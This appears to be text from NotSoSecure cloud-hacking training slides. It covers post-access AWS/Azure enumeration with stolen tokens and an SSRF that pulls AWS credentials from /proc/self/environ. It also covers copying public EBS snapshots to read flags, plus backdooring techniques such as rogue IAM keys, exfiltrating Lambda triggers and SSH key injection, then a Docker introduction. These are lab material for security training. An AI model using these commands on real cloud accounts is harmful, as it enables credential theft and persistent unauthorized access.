<https://github.com/NotSoSecure/cloud-service-enum>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Post Access Enumeration: AWS_SERVICE_ENUM



```
~/cloud-service-enum/aws_service_enum$ python aws_service_enum.py --access-key ASIAQ4QT --secret-key t3fQb...
mUEqHe2UVlmy --session-token T0cTh3...Kyq6NLUEtNu
SLHT9nDRRozb0GRrlkZJoEML22VG+ hLVgHiovGp4QgK1TR
FAuGHYdSGFgBmhtSxLmFIKcm2iljy /lG3t3BAGyt504roZ
IgN10+Zq3dkNJUYGfi6mzlk0A50Th JH9UerRITG5imlAeT
RNNmU5SQHv+iS/Ned24/R7yvPOG5G EAP76BshvChGVwz46
W9uXUHGgvOkhY9E/rjxnp4d235p8e

Enumerating for region: us-east-1
Running checks for AWS s3
Output of AWS s3 -->list-buckets
{u'Buckets': [{u'CreationDate': datetime.datetime(2018, 10, 22, 3, 32, 52, tzinfo=tzutc()),
  u'Name': '...',
  u'CreationDate': datetime.datetime(2019, 1, 22, 15, 35, 44, tzinfo=tzutc()),
  u'Name': '...',
  u'CreationDate': datetime.datetime(2018, 10, 16, 22, 58, 23, tzinfo=tzutc()),
  u'Name': '...',
  u'CreationDate': datetime.datetime(2018, 11, 28, 12, 0, 2, tzinfo=tzutc()),
  u'Name': '...'}]}

Running checks for AWS ec2
Running checks for AWS rds
Running checks for AWS elasticbeanstalk
Running checks for AWS sqs
Running checks for AWS sns
Running checks for AWS route53domains
Running checks for AWS route53
Running checks for AWS lambda
```

Reference:
https://github.com/NotSoSecure/cloud-service-enum/tree/master/aws_service_enum
<https://t.me/learningnets>

Post Access Enumeration: AZURE_SERVICE_ENUM



```
Output of https://management.azure.com/subscriptions/[redacted]
[redacted]/resourceGroups/enum/providers/Microsoft.Compute/virtualMachines/testing?api-version=2019-07-01
{
  "name": "testing",
  "id": "/subscriptions/[redacted]
[redacted]/resourceGroups/enum/providers/Microsoft.Compute/virtualMachines/testing",
  "type": "Microsoft.Compute/virtualMachines",
  "location": "eastus",
  "identity": {
    "type": "SystemAssigned",
    "principalId": "ed20ee9f-fa69-4d38-9fc7-f700a9549e14",
    "tenantId": "b0500502-ca75-4a51-ba12-b0c111a052ee"
  },
  "properties": {
    "vmId": "f1676626-8011-4113-b014-730116",
    "hardwareProfile": {
      "vmSize": "Standard_D2s_v3"
    },
    "storageProfile": {
      "imageReference": {
        "publisher": "Canonical",
        "offer": "UbuntuServer",
        "sku": "18.04-LTS",
        "version": "latest",
        "exactVersion": "18.04.201907080"
      },
      "osDisk": {
        "osType": "Linux",
```

Reference:

https://github.com/NotSoSecure/cloud-service-enum/tree/master/azure_service_enum
<https://t.me/learningnets>



Exercise

Exploit 1

- Perform post access enumeration using stolen tokens gained for each environment

Snapshot Access

- Snapshots provide way to save point-in-time backup
- Snapshots can be made public or private
- Public snapshots can be cloned to another user account
- New storage can be created via snapshots in account
- These storage can reveal confidential information such as
 - SAM database on Windows
 - /etc/shadow on Linux
 - Config files for various apps



Extracting data from a public snapshot

- Copy snapshot we found to our own AWS account
- Create a Security Group that lets us connect to an instance from anywhere
- Create an EC2 instance
- Create a volume from the snapshot
- Attach the volume to the instance



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Snapshot Access Commands

We can query snapshot information with command line utilities.

- Describe snapshots:

```
aws ec2 describe-snapshots --owner-id <get from get-caller-identity>
```

- Get list of public snapshot:

```
aws ec2 describe-snapshots --region <region>
```

- GCP get snapshot list:

```
gcloud compute snapshots list
```



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Azure or GCP Snapshots

- Similar logic can be followed for GCP and Azure
- Remember Contributor role in Azure can create snapshots
- If you are able to take a snapshot of DC you have full access

Reference:
<https://docs.microsoft.com/en-us/azure/virtual-machines/windows/snapshot-copy-managed-disk>
<https://cloud.google.com/compute/docs/disks/create-snapshots>

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

AWS: Snapshot Access



```
curl
https://awslambda.victim.cloud/proxy?page=file:///proc/self/en
viron | sed 's/\\u0000/\\n/g' | grep
'AWS_ACCESS_KEY_ID\\|AWS_SECRET_ACCESS_KEY\\|AWS_SESSION_TOKEN'
| tee ~/token.tmp

$ while read x; do export $x; done < ~/token.tmp
```

```
pentester@NotSoSecure:~/snapshot$ curl https://awslambda.victim.cloud/proxy?page=file:///proc/self/enviro
n | sed 's/\\u0000/\\n/g' | grep 'AWS_ACCESS_KEY_ID\\|AWS_SECRET_ACCESS_KEY\\|AWS_SESSION_TOKEN' | tee ~/tok
en.tmp
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 2064 100 2064    0     0 1655      0  0:00:01  0:00:01 --:--:-- 1655
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEDQaCXVzLWVhc3QtMSJGMEQCIBILajnyAQY1sBzWVAeF68oJB2SYYxxUKrw05hyXIVzXAiA
zjhaQXNo5FjsTmgrdpsI8/T6M/VVm/HPWtf0ZNKbaHyqfAgi9/////////8BEAIADDcyMjQ50DI2Njc4MiIM0gV8hr8mNptrezzkKvMB
ly3wDRedI2IvZ8VxxGKquvgHn0+VdPDKJgI9W18H00hP0uceawfRYQRFUAwzHn4XXK8ULGA/YuBzaVi4k3e2pRUDkEV2P/R6wX3fqRYP
UeHE7PA18QjDWVEPEwop7E1fmIM8Zbe1RI3Y62xjWaTs0h9UzKc/yKvD+Y924pkq0JARd3076kmgjN22dnE6kYqsiMMVizpLbEGLo
HeytXGtKKh6aaAJPPw9QIQJoefuENzLYKV0YB4N0VnNKn7yskagwtcHnxy9AtVk6o1z8IqTcAMrFV8wbXFZfGf0n2B2LQ0mX1GiiMaid
xtEUFkIQCDQKMJ/FhpIG0psBAbnFquYY3SfDbxK7PYJy4M2XDiR3v1lX0IWNKGKhJfhyPZzI3MiIm6k/xcJ6wY6EJ+AV20dAZrBJYyo4
in0oQmh8F4en+50XdREEFrsplwlb4HT@xg1ZUcgj7MXD6zkv7BfXp/+1K0fPAYsEYH+owNEijBICKGZTUi42BNQHsqVhBSbV/cMMttkU
DbCvZ
ZisKlSb5ePSl0cHQKY=
AWS_SECRET_ACCESS_KEY=iU8V7RwQZqawWKpVyQ0cMse0ln6IDiQzAB/TsjtS
AWS_ACCESS_KEY_ID=ASIA2Q0CAU2PGK2SPXRV
pentester@NotSoSecure:~/snapshot$ while read x; do export $x; done < ~/token.tmp
```


Snapshot Access

```
aws sts get-caller-identity
```

```
pentester@NotSoSecure:~$ aws sts get-caller-identity
{
  "UserId": "AROAI2Q0CAU2PISAQBLWVT:test_lambda_proxy",
  "Account": "722498266782",
  "Arn": "arn:aws:sts::722498266782:assumed-role/test_lambda_proxy-
role-a0vqnwby/test_lambda_proxy"
}
```

Remember to note the account number

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Snapshot Access



```
aws ec2 describe-snapshots --owner-id 722498266782 --region us-east-2
```

```
pentester@NotSoSecure:~/snapshot$ aws ec2 describe-snapshots --owner-id 722498266782 --region us-east-2
{
  "Snapshots": [
    {
      "Description": "Cloud Credentials Backup in case of Emergency",
      "Encrypted": false,
      "OwnerId": "722498266782",
      "Progress": "100%",
      "SnapshotId": "snap-033299cd7e85a85a9",
      "StartTime": "2021-03-14T19:22:23.459000+00:00",
      "State": "completed",
      "VolumeId": "vol-0ef68da5fb76ad07f",
      "VolumeSize": 8,
      "StorageTier": "standard"
    }
  ]
}
```

Remember to note the snapshot Id

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Snapshot Access



```
aws --region us-west-2 ec2 copy-snapshot --source-region us-  
east-2 --source-snapshot-id snap-033299cd7e85a85a9 --  
description "This Snapshot Belongs to the UserX" --profile  
userX --tag-specifications  
'ResourceType=snapshot,Tags=[{Key=Name,Value=userX}] '
```

```
pentester@NotSoSecure:~/snapshot$ aws --region us-west-2 ec2 copy-snapshot --source-regi  
on us-east-2 --source-snapshot-id snap-033299cd7e85a85a9 --description "Snapshot Exercis  
e." --profile user410 --tag-specifications 'ResourceType=snapshot,Tags=[{Key=Name,Value=  
user410}]'  
{  
  "SnapshotId": "snap-0c34376b3d6e9b220",  
  "Tags": [  
    {  
      "Key": "Name",  
      "Value": "user410"  
    }  
  ]  
}
```

Snapshot Access

```
aws ec2 describe-snapshots --owner-id 143439767741 --region us-west-2 --profile userX
```

```
pentester@NotSoSecure:~/snapshot$ aws ec2 describe-snapshots --owner-id 143439767741 --region us-west-2 --snapshot-ids snap-0c34376b3d6e9b220 --profile user410
{
  "Snapshots": [
    {
      "Description": "Snapshot Exercise.",
      "Encrypted": false,
      "OwnerId": "143439767741",
      "Progress": "100%",
      "SnapshotId": "snap-0c34376b3d6e9b220",
      "StartTime": "2022-04-11T14:22:14.822000+00:00",
```



NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

Snapshot Access



```
aws ec2 describe-subnets --region us-west-2 --profile userX --  
filters "Name=availability-zone,Values=us-west-2a"
```

```
pentester@NotSoSecure:~/snapshot$ aws ec2 describe-subnets --region us-west-2 --profile user410 -  
-filters "Name=availability-zone,Values=us-west-2a"  
{  
  "Subnets": [  
    {  
      "AvailabilityZone": "us-west-2a",  
      "AvailabilityZoneId": "usw2-az2",  
      "AvailableIpAddressCount": 4091,  
      "CidrBlock": "172.31.32.0/20",  
      "DefaultForAz": true,  
      "MapPublicIpOnLaunch": true,  
      "MapCustomerOwnedIpOnLaunch": false,  
      "State": "available",  
      "SubnetId": "subnet-0994ea4199904bf37",  
      "VpcId": "vpc-0199eaab6259872de",  
      "OwnerId": "143439767741",  
      "AssignIpv6AddressOnCreation": false,
```

Remember to note SubnetId and Availability Zone

<https://t.me/learningnets>


```
pentester@NotSoSecure:~/snapshot$ aws ec2 run-instances --image-id ami-00ee4df451840fa9d --instance-type t2.micro --security-group-ids sg-07a5e093771a795c6 --key-name ci-h-snapshot-lab --subnet-id subnet-0994ea4199904bf37 --profile user410 --region us-west-2 --tag-specifications 'ResourceType=instance,Tags=[{Key=Name,Value=user410}]' 'ResourceType=volume,Tags=[{Key=Name,Value=user410}]'
```

```
{
  "Groups": [],
  "Instances": [
    {
      "AmiLaunchIndex": 0,
      "ImageId": "ami-00ee4df451840fa9d",
      "InstanceId": "i-0e6fc759fae11c149",
      "InstanceType": "t2.micro",
      "KeyName": "ci-h-snapshot-lab",
      "SubnetId": "subnet-0994ea4199904bf37",
      "SecurityGroupIds": [
        "sg-07a5e093771a795c6"
      ],
      "State": {
        "Name": "pending",
        "Code": 31
      },
      "Placement": {
        "AvailabilityZone": "us-west-2a"
      },
      "Monitoring": {
        "Enabled": false
      },
      "Tags": [
        {
          "Key": "Name",
          "Value": "user410"
        }
      ],
      "Volumes": [
        {
          "VolumeId": "vol-05100000000000000",
          "Size": 8,
          "Type": "gp2",
          "AvailabilityZone": "us-west-2a",
          "State": "pending"
        }
      ]
    }
  ]
}
```

<https://aws.amazon.com/linux/ami/> or <https://aws.amazon.com/ami/parameter-store/>

Snapshot Access



```
aws ec2 create-volume --availability-zone us-west-2a --region  
us-west-2 --snapshot-id <snapshotID> --profile userX --tag-  
specifications
```

```
'ResourceType=volume,Tags=[{Key=Name,Value=userX}]'
```

```
pentester@NotSoSecure:~/snapshot$ aws ec2 create-volume --availability-zone us-west-2a --region  
us-west-2 --snapshot-id snap-0c34376b3d6e9b220 --tag-specifications 'ResourceType=volume,Tags=[{K  
ey=Name,Value=user410}]' --profile user410  
{  
  "AvailabilityZone": "us-west-2a",  
  "CreateTime": "2022-04-11T14:39:15+00:00",  
  "Encrypted": false,  
  "Size": 8,  
  "SnapshotId": "snap-0c34376b3d6e9b220",  
  "State": "creating",  
  "VolumeId": "vol-038fa0c2b60747763",  
  "Iops": 100,  
  "Tags": [  
    {  
      "Key": "Name",  
      "Value": "user410"  
    }  
  ],  
  "VolumeType": "gp2",  
  "MultiAttachEnabled": false  
}
```

Snapshot Access



```
aws ec2 attach-volume --volume-id volume_id --instance-id  
InstanceId --device /dev/sdf --region us-west-2 --profile  
<userID>
```

```
pentester@NotSoSecure:~/snapshot$ aws ec2 attach-volume --volume-id vol-038fa0c2b60747763 --instance  
-id i-0e6fc759fae11c149 --device /dev/sdf --profile user410 --region us-west-2  
{  
  "AttachTime": "2022-04-11T14:53:40.132000+00:00",  
  "Device": "/dev/sdf",  
  "InstanceId": "i-0e6fc759fae11c149",  
  "State": "attaching",  
  "VolumeId": "vol-038fa0c2b60747763"  
}
```

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Snapshot Access

```
chmod 400 cih-snapshot-lab.pem  
ssh -i cih-snapshot-lab.pem ec2-user@instance_dns_ip
```

```
pentester@NotSoSecure:~/snapshot$ ssh -i "cih-snapshot-lab.pem" ec2-user@54.186.115.113  
Last login: Mon Apr 11 14:51:30 2022 from 100.240.215.60  
  
  _ | _ | _ )  
  _ | ( _ | /   Amazon Linux 2 AMI  
  _ | \ _ | _ |  
  
https://aws.amazon.com/amazon-linux-2/  
14 package(s) needed for security, out of 17 available  
Run "sudo yum update" to apply all updates.  
[ec2-user@ip-172-31-35-185 ~]$
```

PS: Default usernames are ubuntu, root, or ec2-user

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Snapshot Access: Extracting secrets



```
$ lsblk
$ sudo mount /dev/xvdf1 /mnt
$ sudo su
$ cd /mnt/root/
$ cat flag_here
```

```
[ec2-user@ip-172-31-41-246 ~]$ lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
xvda         202:0    0   8G  0 disk
└─xvda1      202:1    0   8G  0 part /
xvdf         202:80    0   8G  0 disk
└─xvdf1      202:81    0   8G  0 part
[ec2-user@ip-172-31-41-246 ~]$ sudo mount /dev/xvdf1 /mnt
[ec2-user@ip-172-31-41-246 ~]$ sudo su
[root@ip-172-31-41-246 ec2-user]# cd /mnt/root/
[root@ip-172-31-41-246 root]# ls
flag_here
[root@ip-172-31-41-246 root]# cat flag here
flag::NSSCloudHackLabFLAG531::6afb680b1e0b23d142066c76ac5a7aa64a10b630
```



Exercise

Exploit 2

- Enumerate a public snapshot associated with the breached AWS account and extract sensitive information from the given snapshots

Note: There is one flag file in home directory of 'standard' user and another in /root

Generic Defense: Snapshot



- Only expose snapshots to known set of account IDs

Modify Permissions

This is an unencrypted snapshot. When you share an unencrypted snapshot, you give another account permission to both copy the snapshot and create a volume from it.

This snapshot is currently: ☐ Public ☒ Private

AWS Account Number

This snapshot currently has no permissions.

AWS Account Number **Add Permission**

Cancel **Save**

Backdooring or Maintaining Access



Maintaining Access

These are different techniques which can be used to maintain access to compromised cloud environment

- Extend the validity of user token
- Create users / access-keys
- Attach new role to existing role
- Create backdoor (function) which will trigger on particular event

Caveat: Temporary tokens can't be used to obtain more temporary tokens



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Maintaining Access



- If you have access to AWS high priv account you can generate security token service (sts) temp keys

```
aws sts get-session-token --duration-seconds 129600
```

- This session token is not listed in usual list-access-key command

```
aws iam list-access-keys
```

- In Azure Storage we can create SAS token

```
az storage blob generate-sas --account-name {storage account name}  
--account-key {storage account key} --container-name {name of blob  
container} --name {blob name} --permissions {permission to grant} -  
-expiry {date/time to expire SAS token}
```

Backdooring AWS Account



- Create user and access key

```
aws iam create-user --user-name [my-user]
```

```
aws iam create-access-key --user-name [my-user]
```

- Create just access key for existing user

```
aws iam create-access-key --user-name [existing-user]
```

- create a new role attach it to existing role

```
aws iam create-role
```

```
aws iam attach-role-policy
```


Backdooring AWS Account



Taking it a step further:

- Create a Lambda function triggered by a CloudWatch Event rule for all future user creation, adding an access-key and posting to an external location
- Create a Lambda function triggered by a CloudWatch Event rule for all future role creation, adding the role to your existing backdoor
- In addition you could make the code react to UpdateAssumeRolePolicy calls and reintroduce any backdoors that are removed

Reference:

<https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9>

<https://t.me/learningnets>

Backdooring AWS Account



Finally, security groups:

- Create a new (insecure) security group / rule, apply to existing resources
- Even better, apply to *all* of them, including the default security group
 - If a resource does not have a security group associated with it, the default security group is implicitly associated
- Your change(s) are unlikely to be spotted unless someone returns to refine a security group at a later time
- Create a Lambda function that executes when create security group CloudWatch Event Rules are fired

Reference:

<https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9>

<https://t.me/learningnets>

Backdooring GCP: Instance Metadata



- Common GCP instances query instance metadata and Public key found are added to the instance
- Query the metadata

```
$ gcloud compute instances describe [INSTANCE] --zone [ZONE]
```

- Create a SSH key to be added

```
name:<sshkey> name
```

- Add the ssh key to the instance

```
gcloud compute instances add-metadata [INSTANCE] --metadata-from-file ssh-keys=meta.txt
```

Reference:

<https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

Further Reading

- Creating a Admin backdoor on Azure AD (user impersonation)

<https://o365blog.com/post/aadbackdoor/>

- Linux VM's Azure wa-agent remote execution

https://raymii.org/s/blog/Linux_on_Microsoft_Azure_Disable_this_built_in_root_access_backdoor.html



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Generic Defense: Backdooring

- Monitor for abnormal behaviour
- Keep logs and perform correlation on them
- Limit exposure by following least privilege principle



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attacking the Cloud: Recap

- Enumerating Cloud Assets
- Gaining Entry into the Environment
- Attacking Specific Cloud services
 - Storage
 - AWS Cognito / Azure AD
 - Financial Attacks
 - IAM
- Post-exploitation in Cloud
- Backdooring / Maintaining Access



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attacking Specific Cloud Services

Containers



Agenda

- Introduction to containers
- Inner workings of a container
- Dissecting a container image
- Attacking running containers
- Orchestrating containers aka K8s
- Under the hood of K8s
- Exploiting K8s
- K8s Attacks (challenge)
- Defense Tips



Containers




- Containers are the core technology behind CaaS
- Containers aim to guarantee same execution environment irrespective of the underlying system.
- This is achieved by wrapping everything needed to execute in one (image) file: code, runtime, system tools, system libraries
- Containers are kept lightweight as they share kernel with host
- Usage of containers
 - Simplifying configuration
 - Code pipeline management
 - App isolation
 - Server consolidation
 - Rapid deployment


Container vs VMs

- VM: Hypervisor runs full operating systems like Linux and windows.
- Containers: all containers share same kernel, Hence Linux hosts can only run linux containers

Container



Virtual Machines



<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved


Containers



- Docker is the most common implementation of containerization
- Containerization implementations
 - Docker
 - Podman
 - containerd
 - OpenVZ
 - LXD
 - and even Solaris Zones

Docker Architecture

- Docker uses a client-server architecture



Introduction to Docker CLI

- List running containers

```
docker ps
```

- List docker images

```
docker image ls
```

- Create docker container

```
docker run <image name> --name <container name>
```

- Execute command in running container

```
docker exec -it <container name> <os command>
```

- Stopping docker container

```
docker stop <container name>
```

- Deleting stopped docker container

```
docker rm <container name>
```

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Docker Definitions

- **Images:** File containing application code, libraries, tools, dependencies and other files needed to make an application run.
- **Containers:** Running instances of images
- **Docker host:** System running the Docker Engine and Engine API
- **Docker daemon:** A process managing everything
- **Docker client:** CLI used to interact with Docker daemon
- **Registry:** Stores named Docker images
- **Volumes:** Docker-managed directories for persistent storage



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved



Exercise

Container 1

- Start a docker container `alpine:latest`
 - `docker run alpine:latest <command>`
- Inside container run following commands
 - `ps aux`: Note the pid 1 value
 - `cat /proc/1/cgroup`: Note down references to docker

Interesting Observations

- PID 1 does not look anything like init or launchd
- Querying the cgroups of PID 1 (`/proc/1/cgroup`) shows Docker references

```
/ #  
/ # ps  
PID      USER     TIME    COMMAND  
    1    root         0:00  sh  
   26    root         0:00  ps  
/ # █
```

```
/ # cat /proc/1/cgroup  
14:name=systemd:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
13:pids:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
12:hugetlb:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
11:net_prio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
10:perf_event:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
9:net_cls:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
8:freezer:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
7:devices:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
6:memory:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
5:blkio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
4:cpuacct:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
3:cpu:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
2:cpuset:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
1:name=openrc:/docker  
/ # █
```


How Does Docker Work?

- Docker normally runs as a service with elevated privileges
- Docker image is downloaded from a public hub (Docker Hub) or a private hub
- Image is provided with a set of options and executed as a container
- The image may expose ports to other containers or to the external network
- Docker provides an internal network for all containers on the same host



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Docker Network Modes

- Docker supports multiple network types
 - **bridge**: Enables communication between containers hosted on the default docker network
 - **host**: Container service exposed over host IP
 - **overlay**: Used by orchestrators to work with multiple docker demons
 - **macvlan**: Allows you to assign a MAC address to a container
 - **none**: Disables all networking capabilities for the associated containers.



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Internals: How Does Docker Work?



- Docker internally depends on following things
- **Namespaces**: isolates from other process IDs
- **Control groups**: applies resource-based limitations (CPU, memory)
- **Chroot jailing**: Limit access to specific directory
- Kernel **capabilities** turn the binary “root/non-root” dichotomy into a fine-grained access control system

Reference:

Namespaces: <http://www.haifux.org/lectures/299/netLec7.pdf>

Cgroups: <https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt>

http://www.haifux.org/lectures/320/netLec8_final.pdf

FreeBSD Jail: <https://docs.freebsd.org/44doc/papers/jail/jail-9.html>

Capabilities: <https://man7.org/linux/man-pages/man7/capabilities.7.html>

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Namespaces

- Namespaces allow for exposing and management of different resources
- Isolated namespaces are as mentioned below:
 - The **pid** namespace: Process isolation
 - The **net** namespace: Managing network interfaces
 - The **ipc** namespace: Managing access to IPC resources
 - The **mnt** namespace: Managing filesystem mount points
 - The **uts** namespace: Different host and domain names
 - The **user** namespace: Isolate security-related identifiers



Docker Namespaces

```
pentester@kali:~$ docker run -d --name my_nginx nginx  
db3081e2b6fd7dc6077c0a3a73e1a963fd98cf1778087b0b9b344308c25775e8
```

Running docker container

```
pentester@kali:~$ pgrep -a nginx  
91167 nginx: master process nginx -g daemon off;  
91227 nginx: worker process
```

PID related to running docker container

```
pentester@kali:~$ sudo ls -la /proc/91167/ns | cat  
total 0
```

Namespaces used by docker container

```
dr-x--x--x 2 root root 0 Jul 16 11:46 .  
dr-xr-xr-x 9 root root 0 Jul 16 11:46 ..  
lrwxrwxrwx 1 root root 0 Jul 16 11:47 cgroup -> cgroup:[4026531835]  
lrwxrwxrwx 1 root root 0 Jul 16 11:47 ipc -> ipc:[4026532371]  
